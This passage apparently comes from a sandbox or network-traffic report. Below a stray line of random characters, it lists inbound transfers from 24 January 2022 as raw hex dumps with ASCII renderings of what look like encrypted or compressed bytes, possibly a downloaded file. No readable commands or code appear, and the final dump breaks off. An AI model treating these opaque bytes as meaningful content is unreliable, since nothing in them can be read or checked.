OOFLQQn%\7I^> 4y0B$!?xgU^sXe?4oLf9%l^QA&ab!=j}i;Y/-H5kG`tl9ZbTAz,z&Zl+2B/1sYBr0jJ{^XM$E oKL%+|e~M!1

Timestamp	kBytes transferred	Direction	Data
2022-01-24 13:09:50 UTC	16	IN	Data Raw: 13 57 ef 97 af b8 3a f5 e3 69 98 98 4a 93 3e 8d f4 47 ea 57 a6 51 00 a1 c7 f9 cf bc e7 06 e3 4e f7 c8 f6 39 4f ba 3b 10 19 77 a3 80 ba 1b 6e 2d b9 81 59 2f cf 6e f6 03 b8 ba e1 dd b4 d0 64 17 35 ae 4e 51 df 0a 9b 98 18 98 06 78 5b 9d df 6b 60 b0 96 10 54 3d 0d c8 90 2c a5 b4 6b 1d 9f 54 5a 1c 17 85 bc 9c 41 4e ee d1 9c a9 e8 ee 13 37 ad 9f f6 a2 67 41 fd 03 f9 20 52 0e c5 fa 1b 02 49 ae b8 98 0f 54 6c 9f a7 9d b6 e3 1b ee 19 b7 dd 8b 0d 1e 75 a7 46 b5 ce 53 b3 03 76 52 47 51 a6 d2 e9 c8 16 c7 9d af 42 27 2b 19 36 41 08 31 0f ab 32 f3 f3 60 de 84 a0 b5 58 59 ff 9c 29 5e 0c 2b 19 7d ca a3 cb 22 71 3d 1c f5 de d9 2f 9b 23 e1 e4 09 7b 68 a7 ac 14 ff ef 4d 1b ff c5 5a ad ae c1 e1 9c 8e a0 ca 15 99 6b 0b 26 4a 29 12 d6 c1 83 62 8c eb 13 2c 9c d1 25 0b bb 70 9c Data Ascii: W:iJ>GWQN9O;wn-Y/nd5NQx[k`T=,kTZAN7gA RITluFSvRGQB'+6A12`XY)^+}"q=/#{hMZk&J)b,%p
2022-01-24 13:09:50 UTC	17	IN	Data Raw: c9 5c 0d a5 7e 51 b6 cd 05 e1 61 f3 82 df 43 6b 68 11 ea 04 f5 82 29 5f f1 76 47 72 99 87 a7 bc e5 24 1a f4 7f e0 61 34 eb 81 6d 9e 13 6d 44 67 65 87 dd 35 81 27 46 b8 e2 38 d9 98 90 68 9d 22 77 e0 4a ee 29 f6 c6 64 5c 53 a9 e0 df 95 eb fe bd a3 59 5b 8a 7f 99 3d a0 78 f8 54 2c 71 6b 5a 50 51 db 8f 28 d9 ae c7 4f 3e 7a 4d df 68 1c 3a 14 84 c7 ba 1b a9 24 74 60 50 ac 27 9f a0 52 2f c9 1b 72 d0 8a 6e 76 01 3a 1f c6 d2 6f e2 ad 9d 65 ee 12 68 05 2b db 68 7b 9f ae cb 00 78 c4 3d bd 4d c8 a8 6d 31 bd fb 97 a9 f1 46 01 45 97 79 0f b1 a6 35 1f c6 bd 59 ea 62 61 91 c0 52 ca ae 0d 4a 15 3d 5b 34 27 68 5d db 55 35 b8 d1 e4 bc be 2f ad b3 a7 5d 6f 52 b8 98 4a e1 84 89 6e b4 c4 88 9f 93 73 b5 f5 03 63 f8 1e f0 a9 8b 3e 21 41 dd 0d 0e c0 ef b3 65 62 23 ed bc 43 93 0e Data Ascii: \~QaCkh)_vGr$a4mmDge5'F8h"wJ)d\SY[=xT,qkZPQ(O>zMh:$t`P'R/nv:oeh+h{x=Mm1FEy5YbaRJ=[4'h]U 5/]oRJnsc>!Aeb#C
2022-01-24 13:09:50 UTC	18	IN	Data Raw: b3 ab 8f 24 f7 6f a0 cf 75 08 1a 77 8f 43 8b 96 89 4c fc 56 c9 7f 55 a6 1d 34 bb 14 ed 9d ad 4c 05 30 fd 48 49 02 5e 3f 83 68 fb 9c 53 f6 a0 aa bf 8f 6a f7 9c 29 7f f9 49 1b 7d c0 87 cd 0a 8c 3b 73 f8 cc dd 05 f4 2e e0 e4 8e 29 6c a7 ad 1f 40 93 4c 1b f4 82 46 ac ae c1 df 9c 8f ff c2 03 05 22 d2 88 a7 2d 5b df f0 23 0d 73 eb ed 27 83 3e 21 46 b8 78 78 78 39 78 a6 48 41 df f9 a0 d3 53 81 58 76 2c 21 a9 da e4 b7 c3 aa 73 31 5c 4f 2d c3 40 e2 3f 45 93 e4 dd 59 10 63 81 43 49 82 00 52 d6 d1 0d 13 3a c6 a3 1a 42 0d f8 45 a5 52 8c 6d 14 6e 58 5c 5c 83 8c 89 f9 90 a4 b3 4f e3 51 80 6c 60 e4 48 17 03 d1 49 e6 2c ac 1f 2e 3d 23 7f 40 7b 14 bf 54 e8 eb 35 c8 f1 16 d4 3d d9 af 54 55 69 b1 4a 47 eb 4f 3e 34 53 13 4c af 81 47 38 f3 60 81 1d 05 c8 58 30 ed ad e8 69 e9 Data Ascii: $ouwCLVU4L0HI^?hSj)I};s.)l@LF"-[#s'>!Fxxx9xHASXv,!s1\O-@?EYcCIR:BERmnX\\OQl`HI,.=#@{T5=T UiJGO>4SLG8`X0i
2022-01-24 13:09:50 UTC	20	IN	Data Raw: 3f e1 e0 f3 f1 a6 84 60 f8 d4 3b 13 30 c4 7a 9b e0 a1 c1 73 5e de 0e ad 39 f2 92 7e 2e 33 5d 9a 87 c3 90 4b 69 9b 7c 72 b2 14 15 19 c6 b7 6e 9c 71 7a 97 d3 57 95 76 f3 4b 39 53 47 31 0f 3f 75 3b 51 0c dd 06 5b 43 a1 11 8d b1 d9 44 74 4d b1 4e aa cf 8a 8d 57 9b ec 99 94 13 71 a6 ff 18 b0 16 03 f0 b8 ee 29 1c bf d8 09 2f c4 c7 b6 70 4a 0b 82 96 4b 85 33 11 23 92 49 e9 b1 b1 62 cc e3 a8 fe db 34 9b 40 e5 f4 4f 71 f1 8d 19 69 7d bb 24 58 09 87 ad e6 b6 8d bb 70 53 5a ec 5a 3d e4 86 fc 7f a1 ae 90 f3 06 07 da f3 f5 91 bf 01 05 cf a0 79 6a 1d 2b 59 7b 12 f7 c8 4e 54 92 83 e5 d5 17 8b c6 6a 88 5e c6 ba f3 52 24 b1 52 59 26 27 b0 83 29 c6 41 d1 21 28 01 36 d1 53 50 da dc e3 e5 90 a6 3b 4e f0 69 a4 87 3e 94 f2 7a 83 9c 25 90 21 b8 0e 29 3a 50 b7 42 31 47 0f 15 2b Data Ascii: ?`;0zs^9~.3]Ki|rnqzWvK9SG1?u;Q[CDtMNWq)/pJK3#Ib4@Oqi}$XpSZZ=yj+Y{NTj^R$RY&')A!(6SP;Ni>z% !):PB1G+
2022-01-24 13:09:50 UTC	21	IN	Data Raw: 9e dd a1 1c 3e 59 67 2f e8 41 e7 50 54 fd 79 d7 75 08 5e 90 50 d6 fa 18 7a 86 be 07 14 29 cb fe 97 42 0d fc 89 7e 42 9f 6b 73 4e 09 5c 58 ad 9d 8d 24 0e 8c 97 4f cb 6c 00 64 6a cc 74 69 0b db 94 60 2e 20 61 26 1d 26 90 4a 7a 27 cf 7f dd e7 5a d9 70 1e de 52 c1 ba d4 78 41 e3 4e 9a 4b 5d 29 25 46 ba 74 ea a9 17 3e db b2 90 08 04 b2 53 1e ed ad e2 7f da 5f 09 b0 da 40 35 9d 27 c1 ca 88 af 61 42 39 c2 24 a8 3a db 28 7d 0d e1 23 f3 a6 88 eb 3c 85 34 19 1f 2b e7 70 29 54 88 b5 93 15 c4 5c 59 41 64 eb 3e f5 71 18 35 0d e8 08 12 a9 a0 cd 00 8b ed 67 32 dc 2d b1 eb bd 1c 5e 4d 60 e2 41 c2 a4 06 60 85 5c eb ef d0 16 56 60 8f 27 a1 0a dc e0 dd 02 34 7e eb 72 39 95 50 39 2d 81 b4 48 c3 e7 7c a7 b4 76 4b a7 c9 1e 04 50 da 87 1d 06 70 7b 26 ea 15 e0 9a f7 50 5d 73 50 Data Ascii: >Yg/APTyu^Pz)B~BksN\X$Oldjti`. a&&Jz'ZpRxANK])%Ft>S_@5'aB9$:(}#<4+p)T\YAd>q5g2-^M`A`\V`'4~r9P9-H|vKPp{&P]sP
2022-01-24 13:09:50 UTC	22	IN	Data Raw: 7d 29 9e 33 73 4a bc 24 4a 79 e2 53 e7 90 5a a2 51 42 5c 3a 48 2a fb b5 ed 64 4f bf db d2 2e f5 db df fe 80 b6 10 4b 18 bf 15 74 3b 38 42 7b 03 ff e7 52 aa fa af ef c4 24 91 10 68 95 4d f7 c8 e8 5a 22 54 4b 8b 25 13 ba 95 32 d7 a6 c3 16 38 13 3b c9 49 20 6c f3 63 50 a9 9e 12 5f fb 72 a2 94 25 93 15 68 b4 8f 36 05 89 8e 7e 9f c0 40 7c 4c ec d5 12 06 30 a2 e5 13 ef 46 e0 d8 f6 39 4f a3 47 0e 1e 61 a5 70 15 33 5d 28 91 af 43 23 c5 e6 e8 fd b9 92 fc c0 b4 d0 64 13 db 51 63 7f ff 0f ab 7b 06 b2 06 7c f9 99 fe 62 60 bc 8e ee 55 28 1e ce a9 e5 93 b5 6d 3f 4e 7e 53 19 78 fb 94 88 4a 44 f9 df 83 ad ec 58 7d 0e bf 99 d4 52 7c 40 fb 21 33 24 50 20 fd 82 1b 04 50 a3 be 87 07 43 6a ec 8d b1 b4 f5 04 e4 00 af d5 64 06 24 68 9c 6b 82 bf ad 46 ed 54 56 67 83 b5 11 f8 cf Data Ascii: })3sJ$JySZQB\:H*dO.Kt;8B{R$hMZ"TK%28;I lcP_r%h6~@|L0F9OGap3](C#dQc{|b`U(m?N~SxJDX}R|@!3$P PCjd$hkFTVg
2022-01-24 13:09:50 UTC	24	IN	Data Raw: dd fa ec d8 e0 0f fd b7 97 90 21 82 48 19 5b 31 e6 70 23 49 9b b1 b3 44 9b 63 ba 41 48 e2 0e f8 74 18 2e 18 f7 e7 05 83 a9 e2 46 e1 37 d6 36 0d 7e 89 c3 8a 1d 52 5b 5b de 41 d3 aa c1 9e 92 fd cb ed d9 3f 46 70 88 07 ab 0c cf e4 dd 13 91 67 85 42 17 9c 55 59 20 99 a7 4c 8b f4 16 07 48 7b 7d a4 de 0c 1b 60 ce 83 e9 f8 71 57 17 c1 10 c9 e5 28 a1 22 7b 7a 58 97 a4 af bc 9a 24 03 0a 45 cc 6e 33 83 b7 62 a6 4d e7 f3 70 bf 9b de 34 6c 22 6a d4 f2 fe a7 99 bc 6a a2 25 73 e0 51 c2 39 0b c7 4e 45 f5 ab d8 b3 6b 07 0b a4 be 99 50 aa 67 a8 af bc f0 e9 5e 20 5e 4b d6 ec 56 db 8e a5 c8 a4 ce 76 71 d8 5c d3 f1 2a b6 2b 80 b9 9f b9 b8 2a 42 41 3e 03 18 9f a4 44 be c0 6f 44 db 9b 61 ec a2 37 a3 c5 fa 25 e3 be 97 59 e7 d9 2c 9e 3a d7 54 73 7d 9c c7 18 6b 40 1f a7 2a fb 34 Data Ascii: !H[1p#IDcAHt.F76~R[[A?FpgBUY LH{}`qW("{zX$En3bMp4l"jj%sQ9NEkPg^ ^KVvq*+*BA>DoDa7%Y,:Ts} k@*4
2022-01-24 13:09:50 UTC	25	IN	Data Raw: 6e 39 8b a5 59 2e de de fd 03 32 be fe d7 85 d0 6c 19 0d 68 4f 7d de 1a 8c fe 12 9c 04 0f b8 83 ce 6d 6a a1 99 ea 53 7e 48 ce b8 9c c8 a8 6c 35 4f 5d 84 44 71 ea e4 8a 46 01 f6 dd 9c a1 f3 10 12 1b 7e 66 21 85 a2 be 04 d4 f1 dd ad f7 4a 7d e4 fd 9d 97 b5 90 02 54 3f 63 a6 b1 b4 f4 17 ee 11 67 30 8a f3 ec 57 f9 59 8d be ac 58 02 5f 41 61 ab a5 46 e0 de e8 ec c2 51 42 51 19 e4 36 40 2a 69 3b ab 38 27 51 75 ed 84 a0 3f ad a8 fe 9c 23 01 23 15 35 78 e8 97 c9 0a 86 17 1c ff cc cd 0f 9b 26 e1 e4 84 54 01 a7 a1 4c 2f 94 4d 00 ce e9 4e 9d ae cb c9 5c 8e a0 d1 1e 14 c9 c5 b6 1a 2d 04 d7 db 80 1a e9 ef 06 30 bd 83 21 19 b0 54 d5 6e a3 72 86 5b 7f 16 f8 ff f5 11 ad d6 08 2a 2b 80 8d ee b6 c9 7e 1c 32 77 4e 37 eb 41 e1 3f 43 fc 65 c1 59 08 55 94 41 c4 e7 30 5b d7 55 Data Ascii: n9Y.2lhO}mjS~Hl5O]DqF~f!J}T?cg0WYX_AaFQBQ6@*i;8'Qu?##5x&TL/MN\-0!Tnr[*+~2wN7A?CeYUA0[U
2022-01-24 13:09:50 UTC	27	IN	Data Raw: f3 72 ba f1 33 2f 92 27 29 f8 e7 2e 2d bf be 63 e5 63 72 e0 51 f2 1a 03 e7 4d 5e 78 2c d2 6e 3b 15 01 b5 bc 99 c6 95 58 a3 8f b3 52 f8 d4 3d 9c 2f 5b d3 56 d3 98 96 cf 80 dd 47 74 7a 4d 59 e2 e1 15 15 80 b9 b5 0a a1 37 c9 48 00 84 07 9d a4 45 9c db b8 4b d1 8a 6a f6 b2 00 07 e9 d2 57 e2 ad 9d 51 d8 ef 35 06 28 b4 dd 64 e1 8b d8 04 6d d8 23 ac 29 e7 75 97 35 33 4c 90 9c 92 7b 4a 45 9d 81 29 b5 7b 04 0f c5 95 03 a3 62 67 94 c6 64 fd 45 0d 4c 7a 12 57 34 2d 4a 77 33 38 67 bf f9 ae b1 b7 3b b1 a1 f9 50 6f 52 3c ba 76 20 84 8f 46 98 d2 19 8e 3d 70 95 f0 07 be 85 12 2d 1b f5 36 21 49 ce b4 3e f3 e4 95 76 4a 0d 6d b6 94 24 35 0e 1d 89 45 78 b6 84 74 fe 0a 38 d8 0a a0 8a 57 8a d8 55 e0 e1 bc 29 5a 63 bb 35 c3 1c 68 d2 e7 9a 86 a2 62 d3 4b 14 5d 3e e2 24 f6 4a af Data Ascii: r3/').-ccrQM^x,n;XR=/[VGtzMY7HEKjWQ5(dm#)u53L{JE){bgdELzW4-Jw38g;PoR<v F=p-6!I>vJm$5Ext8 WU)Zc5hbK]>$J

Timestamp	kBytes transferred	Direction	Data
2022-01-24 13:09:50 UTC	28	IN	Data Raw: ce aa bf 94 c2 e3 9f 29 7d 0c 65 19 7d ca bc db 18 9e 15 44 fe cd d7 1c 88 35 f2 cc 99 02 68 a1 85 40 2e 94 47 33 da ed 4e a7 a4 e3 93 63 8e aa e8 02 14 dc d5 98 71 33 07 dd d6 af 2a 73 eb 19 49 0d c0 20 13 b1 5a f5 31 39 78 52 3d 64 21 f8 fe ec 31 92 dc 20 0c 22 a8 b3 e8 9e e7 a0 1c 3e 32 be 27 eb 4b f0 37 6b 2c 7b dd 5f 75 1f 94 41 cf ed 08 45 b8 f2 07 12 30 dd 2b 15 08 0d fc 92 15 18 8c 6d 60 77 50 33 ab ab 8e 80 ea 90 a4 b6 4c e3 5d 0c 6a 65 8b 17 68 0b db 26 be 2f 20 6b 3d 29 09 59 5b 6e 7b 77 7c cc e1 1d 5e 71 1e de 2e d1 aa d2 75 7f b6 c0 2d 22 e7 3e 34 5b a3 75 ee 8f 42 2f d7 db de 1c 03 d4 58 40 ec ad e8 6c d0 57 de eb f9 4a 24 97 48 59 ca 78 9a 2b 61 b9 c4 35 a9 9b dd f5 7e 91 8e 8a f2 b5 94 eb 3d fb e5 1e 73 02 ca de f7 42 99 a1 c6 6e 9f 74 45 Data Ascii:)}e}D5h@.G3Ncq3*sI Z19xR=d!1 ">2'K7k,{_uAE0+m`wP3L]jeh&/ k=)Y[n{w|^q.u-">4[uB/X@lWJ$HYx+ a5~=sBntE
2022-01-24 13:09:50 UTC	29	IN	Data Raw: 01 a3 68 61 97 c2 4c 91 75 09 4a 6f 43 56 34 6a 6c 75 2a 43 3e cd 99 a5 bc b4 29 ed cb d8 55 65 5f be cb e3 e3 84 8b 55 96 b7 ac 94 13 71 a6 f0 16 bb 14 1e 9f 8c f4 36 2b 50 dc 3d 4f e5 ee b5 79 5b 08 f5 d3 61 84 35 04 1e a9 37 e8 a0 a0 6e f2 0c ac bd fe 33 8a 5d 99 d7 5c 76 e6 96 34 6b 62 35 82 2c 3c b4 53 ed 91 58 b0 6a 47 33 59 48 36 f1 bc 80 00 a0 bf 81 30 f1 f3 d2 f3 f8 89 db 47 10 19 b9 ae 7d 30 57 54 7a 03 e6 fd 57 aa 92 b3 ef c4 1e 91 2e 79 99 19 dc a7 e8 52 35 aa 48 a7 29 0b ec fd 3a c7 58 c2 3a 28 0b 1d ca 4b 29 db f0 ed aa 81 ad 02 4b fa 1a ce 95 2d 81 e7 1a f9 9d 34 81 33 84 f8 20 12 38 b0 5a 3a 52 56 9e 30 a3 e4 65 c3 47 e8 cb 1b 3e 10 89 44 18 13 64 a2 ef a7 0a 68 46 b4 a4 59 25 d4 eb e6 6c 9f bf fe dd a9 d5 74 67 0d 51 4f 77 d7 25 e5 e7 01 Data Ascii: haLuJoCV4jlu*C>)Ue_Uq6+P=Oy[a57n3]\v4kb5,<SXjG3YH60G}0WTzW.yR5H):X:(K)K-43 8Z:RV0eG>DdhF Y%ltgQOw%
2022-01-24 13:09:50 UTC	31	IN	Data Raw: a4 9d 8d f9 87 8b 88 46 1d 5a 2c 6d 58 72 4c 69 0b ce 43 f1 29 20 70 29 22 2e ee 4b 56 1f cb 31 cc eb 31 d1 77 01 d9 2e da bb c5 75 70 4f 4f b6 48 4a 32 2e 42 ac 64 f3 86 5d c0 da 98 96 15 23 de 71 1e ed 85 ec 7e da 75 61 86 f8 40 3f b0 31 da d9 7f 90 29 6d bf 3c 25 8e 8e d4 ed f7 26 f0 24 ee 4b 9f d6 20 ea 6e 1e 73 0c ea 6d 3a 53 88 a4 b4 48 61 75 68 46 6d cd 3b f5 63 1f 3f 0d eb 01 fa ae 95 e2 52 9d de 7f 38 c8 f4 a2 d2 8d 0a a0 46 64 d9 56 d1 a9 d8 71 94 ce cf 11 d1 3b 7e 5a 8d 35 c7 e8 23 1f a3 73 94 7f 71 6b 4f 9b 4a 33 2e 84 b1 60 1d e5 12 17 9c 61 61 a2 c9 78 1f 60 df d7 f4 06 61 6d 1f e8 0a fc 9c ac 0a dd 73 54 70 a5 94 a3 b6 9b 55 02 0a 74 da f4 0a e3 a5 6d 94 1b f1 f1 58 c8 8b d1 25 ba 2d 47 a9 ec 38 0f 0c bc 6b 8c 19 7d e1 5b e0 49 5d c7 48 5a Data Ascii: FZ,mXrLiC) p)".KV11w.upOOHJ2.Bd]#q~ua@?1)m<%&$K nsm:SHauhFm;c?R8FdVq;~Z5#sqkOJ3.`aax`ams TpUtmX%-G8k}[I]HZ
2022-01-24 13:09:50 UTC	32	IN	Data Raw: 7b 09 ff d0 7c c9 81 a8 c7 bb 1d 91 1a 75 85 49 b3 b2 e9 52 3f a7 43 8f 08 0b b6 9f 17 cf 73 8b 33 00 a3 2d ce 4d bd df e1 e9 69 36 bb 22 65 e0 6d bd 9d 3b 98 e3 42 b1 8d 3d 9a 36 17 e3 2e 07 51 a1 73 1e 58 39 0c 23 a6 ff 0f cb 77 e8 c1 02 14 6a bc 40 10 10 5f 16 fe a2 1d 7f 21 86 73 4a 27 d4 e6 ef 0a 36 09 cc 18 aa d7 44 88 24 50 45 50 40 d3 8e f4 06 66 10 68 f9 82 d5 08 37 b8 8a e4 89 3b 1e ce b9 86 a7 b4 6f 35 bb 54 27 61 7b f3 bc 9c 4b 44 e8 ed 99 a1 c5 10 12 1b ed 99 de 6b 4d fe fa 2b 26 29 55 16 d4 e1 1b 02 47 8c 8a 96 0f 5a 52 4f a4 b1 b2 9b d0 ef 11 ae c8 0e 02 33 77 88 37 c0 be ad 4d f6 82 43 70 79 a0 1e 86 9f 16 ed 97 73 55 0f 03 e4 37 51 02 5e 39 ab 34 f9 b8 7f de 8e aa bf 85 ea e4 ac 2d 7b 28 1e 19 7d 94 af c9 1b a4 08 1f ff cb d7 7c af 26 e1 Data Ascii: {|uIR?Cs3-Mi6"em;B=6.QsX9#wj@_!sJ'6D$PEP@fh7;o5T'a{KDkM+&)UGZRO3w7MCpysU7Q^94-{()|&
2022-01-24 13:09:50 UTC	33	IN	Data Raw: 2c 56 34 47 ab 64 e2 81 47 3e dd b4 f9 9d 03 cb 6a 1e ed ac f1 4f d9 7f 1d ea f9 40 62 9d 27 d0 dc 6b 95 00 2a a9 c2 24 a2 9c c9 e0 0e 27 cd 2a ca 02 9e fa 29 8b 2b 0d 76 08 f6 75 34 aa 89 99 b6 43 92 6a 57 45 64 f0 13 f4 7a e6 3e 30 fd 11 2c fd ba e5 57 e4 70 61 21 d1 df f2 dc 81 0f 5b 47 59 df 59 3c af f4 69 e0 6d c0 ef da 1d 65 62 8d 0d b1 13 c3 ef 23 03 b9 74 6d ce 2e 9a 4a 38 07 9f a4 5b 8e e5 03 14 a1 84 50 8b ca 07 0c 65 df 96 f1 1a 8e 7a 39 e1 17 d9 17 d6 5e d7 60 54 45 97 91 a3 ad f1 3f 0f f4 7f e0 66 2b 82 72 60 81 1a f0 f6 70 ae 8f cb d1 93 0f 52 af e4 06 28 9a bc 6d a2 15 73 e0 51 85 f9 08 c7 42 45 6b a9 d8 a2 6f 0f ff b4 98 84 55 aa 59 a8 af bc 7e 62 48 24 44 6f 4b d6 49 d6 71 06 f5 a5 df 76 72 f4 fa eb af 23 34 07 85 b9 8f 1e b6 2b a6 5f 02 Data Ascii: ,V4GdG>jO@b'k*$'*)+vu4CjWEdz>0,Wpa![GYY<imeb#tm.J8[Pez9^`TE?f+r`pR(msQBEkoUY~bH$DoKIqvr# 4+_
2022-01-24 13:09:50 UTC	34	IN	Data Raw: 20 23 f7 9c 31 7e 4e 11 1f 8b 3e 8c fd 20 1e d9 11 44 2a 82 28 03 26 bc fe 22 ec 47 e8 cb 00 2e 6a bb 4d 96 ae 66 a2 70 15 c1 46 26 90 a5 53 07 52 ee fe 09 a9 b8 fd d0 ac d9 7d 0d 4a c8 4e 7d d2 62 96 e7 01 92 15 78 e8 86 e6 fb 60 b8 80 e4 8b 00 3b e6 8f 96 a7 be 7e 32 51 5c 72 22 78 fd b6 42 4b 42 d9 dd 9c a0 e3 10 12 1b be cf de ff be 41 ea 31 20 22 53 13 9a 86 1b 3f 43 a4 a4 b4 0f 5c 6b 63 8a b8 b6 9b dc ee 11 a2 d9 46 0e 26 5d a4 d4 8d be a7 64 ba 5d 49 7d 57 c9 81 e9 c8 1c f9 8b 87 c2 24 03 ee 59 57 03 5e 31 a1 ec f7 b4 62 de 84 a0 ab 8f c2 c7 9c 29 71 fa 1c 1f 57 c0 af c9 0b 9c 3d 1c ff cd d3 0f 84 0a e1 ea 9e 01 68 a6 be 29 2c 94 19 1a fe ed 15 ad ae da df 71 8b 98 85 1d 17 dc d3 8f 5c 33 0d 23 d1 ab 04 62 ef 1a bc 99 df 2a 0a bf 58 cc 7d 26 76 a6 Data Ascii: #1~N> D*(&"G.jMfpF&SR}JN}bx`;~2Q\r"xBKBA1 "S?C\kcF&]d]I}W$YW^1b)qW=h),q\3#b*X}&v
2022-01-24 13:09:50 UTC	36	IN	Data Raw: 15 c6 a6 c9 15 0e 6a cd ae dc 65 73 7b 13 c2 83 f0 9e dd 4f f4 5b 34 5b 84 92 cc 2b f5 20 09 1b 74 de 47 0a f0 a7 6d 98 3f 75 f2 70 b5 9b f8 07 f4 20 46 af 89 b9 26 99 b6 7a 80 23 5a c8 3c e9 34 0e ef de 5f 78 a6 c9 9a 42 7c 02 b5 b2 e0 c0 83 76 a2 be bc 40 d1 7c 5e 42 6f 5c fb c0 da 8f 0d c8 87 fe 0d 75 7a 4b b6 7f 3d 3a 1e 91 b3 8c 32 81 4b 5b 5e 28 a7 b1 9e a4 4f 0d f8 4d 3b d3 8a 6c 97 21 2d 2e e0 eb 2f f0 84 b3 25 e8 cf 3d 2a bd da 43 6f f0 a4 e3 6e 7f dc 08 c4 a4 ec a8 67 24 39 5e a8 b0 92 6d 4a 43 bf e9 23 b4 71 17 31 ee cd 72 a3 64 0e 00 c3 4c 80 54 07 58 3c 6b 27 37 27 6a 5d ad 56 35 b4 e8 8d a8 d1 b2 9f aa d3 43 7e 5a ab 6a b8 c9 97 84 7e e6 c7 88 95 1b ab ff f5 07 bf 2d 0c f0 a9 ff 1e 52 40 d9 2f 08 d3 ef b5 79 59 03 ff b1 58 8b 5a 1b 1d 81 58 Data Ascii: jes{O[4[+ tGm?up F&z#Z<4_xB|v@|^Bo\uzK=:2K[^(OM;l!-./%=*Cong$9^mJC#q1rdLTX<k'7'j]V5C~Zj~-R@/yYXZX
2022-01-24 13:09:50 UTC	37	IN	Data Raw: f4 02 a2 cf 64 06 2d 79 72 42 a1 af ab 64 58 5d 49 7d d9 1a 19 e9 c9 05 e8 82 a0 40 2f 03 f5 3c 5e 12 a0 3a 87 23 ff b4 f1 df 84 a0 33 39 ea ff 9d 3a 7e 3b 0d 0a 77 c0 be c3 15 9a c3 1d d3 d6 db df 26 27 e1 e5 ac 15 68 a7 a7 31 5c 95 4d 11 d6 fc 4e ad a4 d8 cc 7d 99 b3 ca 1c 06 d6 cc 8a a7 2d 28 cc d6 af a8 72 eb 19 aa aa c0 20 18 a9 5d c2 6d 2a 72 58 58 5d 36 06 fe d3 3a 9b c7 02 2c 30 a2 aa f3 48 c2 8c 15 0c 81 4e 27 eb 5e ff 2c 49 fc 68 d7 44 e4 4e b8 49 fd d3 ff ad 28 a0 14 18 3a dd 29 22 55 f3 fd b4 73 6b 36 6c 6a 66 47 44 4b a1 8e 9b f3 89 80 69 4e cf 49 11 61 48 50 4c 69 01 5d 66 e2 2e 21 72 2b 22 2f 03 40 7a 05 bf 63 c5 15 34 ee 7c 0f d2 15 7b ba d4 78 7a b4 51 90 5e 44 3e 25 5b b0 9a e3 ad 53 31 db 9c 1b 1c 03 d4 6f 0e 87 7b ca 7e db 7f 43 e1 e5 Data Ascii: d-yrBdX]I}@/<^:#39:~;w&'h1\MN}-(r]m*rXX]6:,0HN'^,IhDNI(:)"Usk6ljfGDKiNIaHPLi]f.!r+"/@zc4|{xzQ^D>% [S1o{~C
2022-01-24 13:09:50 UTC	38	IN	Data Raw: 8d 27 9a 48 ed a0 a3 02 2b d1 52 60 c9 3a cb 00 7a cf 08 ba 39 c5 26 6c 35 39 61 c2 89 f6 46 c4 44 97 75 0f 8e 6a 00 34 f0 ce 53 a1 62 67 84 ce 5d 86 54 07 25 3d 41 56 32 36 60 64 30 38 11 bc f9 a2 ad b2 34 98 c5 ff 57 6f 54 ad bc 83 62 87 8f 40 ff ee 8a 95 15 7d a4 f9 68 ad 04 18 fa 81 db 34 21 47 ca 23 fe cd ca 9d 44 4a 0d e7 af 44 ad 0d 0e 1d 8b 8c e9 b1 a3 6a 20 0e a0 c3 de 23 9a 69 ba 2f b2 8e e6 9c 35 ac 75 b5 24 4d 07 ba dd 50 a5 2e 54 84 bd 5a 10 49 36 fb b4 f3 64 a1 bf 8b a8 2f f2 94 df ec 9a b4 10 11 19 b3 d4 75 85 60 43 74 19 ec d7 56 b1 a3 a6 ef 64 1d 91 10 1d 83 41 cd da 54 52 35 a0 41 d4 9d 0b b6 9f 30 d2 44 ea 81 28 10 27 e6 c9 ad db f6 c5 c3 81 ad 19 77 de 69 ae 9e 01 97 ec 76 84 b4 8f 8b 3e 87 d8 aa 15 57 a0 73 1e 58 39 0c 18 09 ef 0a e9 Data Ascii: 'H+R`:z9&l59aFDuj4Sbg]T%=AV26`d084WoTb@}h4!G#DJDj #i/5u$MP.TZI6d/u`CtVdATR5A0D('wiv>WsX9

Timestamp	kBytes transferred	Direction	Data
2022-01-24 13:09:50 UTC	40	IN	Data Raw: 3e 44 5c 23 eb 50 e5 24 bd fd 55 cc 5f 12 4d 9c d0 c6 f4 03 dc 60 e3 96 73 a6 d0 30 39 42 1c f8 82 84 52 a0 68 41 cd 43 4f 5c ab 9f 8e ee 68 8d bb 4c fb 48 04 64 71 e0 5a 97 0a fd 4a f5 3d 24 61 3f 39 3c ee 4b 56 16 9e 79 f4 87 ca 3d 8e 18 fe 3d dd a0 e4 77 69 96 4c 9a 4d 28 3e 34 40 d8 de e2 81 4d 34 c3 39 96 1d 03 df 63 06 fc b5 f4 57 57 7c 49 ed 5b 51 2d 8a 0f 4f c9 78 96 9a 7b b0 d1 21 b8 00 e7 fe f0 27 f2 33 e3 a5 88 da 90 94 22 1e ef 19 f7 67 31 c8 99 a5 ab 75 65 74 44 40 f8 f0 06 f2 67 84 2e 0c ff 1d 10 a4 ad e9 45 98 eb 1f 1d db f3 a8 eb 05 1f 5e 41 27 75 40 c2 a4 cb 67 82 d6 f9 4e d1 17 7c 60 8f 62 10 17 dc ea ce 10 83 6c 6a 7b be 9b 4a 39 3c 92 a5 59 11 f6 1a 00 b1 6b 59 8f 59 1c 1f 66 f7 a3 f4 06 7a 14 ba eb 15 fb 8d de 4f d4 1c e0 59 84 9e b0 Data Ascii: >D\#P$U_M`s09BRhACO\hLHdqZJ=$a?9<KVy==wiLM(>4@M49cWW|[Q-Ox{!'3"g1uetD@g.E^A'u@gN|`blj{J 9<YkYYfzOY
2022-01-24 13:09:50 UTC	41	IN	Data Raw: bc 66 bb 3f 9d 18 90 7b d0 9a 86 a0 76 6a 64 3a 49 3c 25 b5 e9 4e a0 a3 8b ec 2f f9 dd df e2 a2 b4 1e 0a 19 b3 73 75 37 08 42 67 4f ec d9 4d aa 93 ae f4 f4 1f 91 4c 79 83 41 82 a9 e8 43 46 10 4a a7 2d 01 b0 eb 0b cc 58 c6 12 3f 12 2d c8 63 ef d8 f0 eb cf 99 af 13 59 9e af ae 94 27 55 e5 4c b0 ab 34 8b 34 81 d8 10 16 57 ac 85 3a 5e 47 37 31 a3 ea 22 f4 44 e8 c7 20 79 60 ad 43 30 00 75 a7 f8 cd dd 6e 29 9b 7b 57 0a ed d9 fe 03 b2 b3 d6 ef b8 d0 66 d6 25 56 65 7c c8 0d 80 e6 01 9e 06 60 db 82 c0 7d 60 b8 8b ee 55 21 1e d2 f4 96 a9 ae 6d 35 44 4d 6a 19 78 a1 bc 9c 4b 1a f3 dd 8d d2 49 10 12 11 b4 9f a0 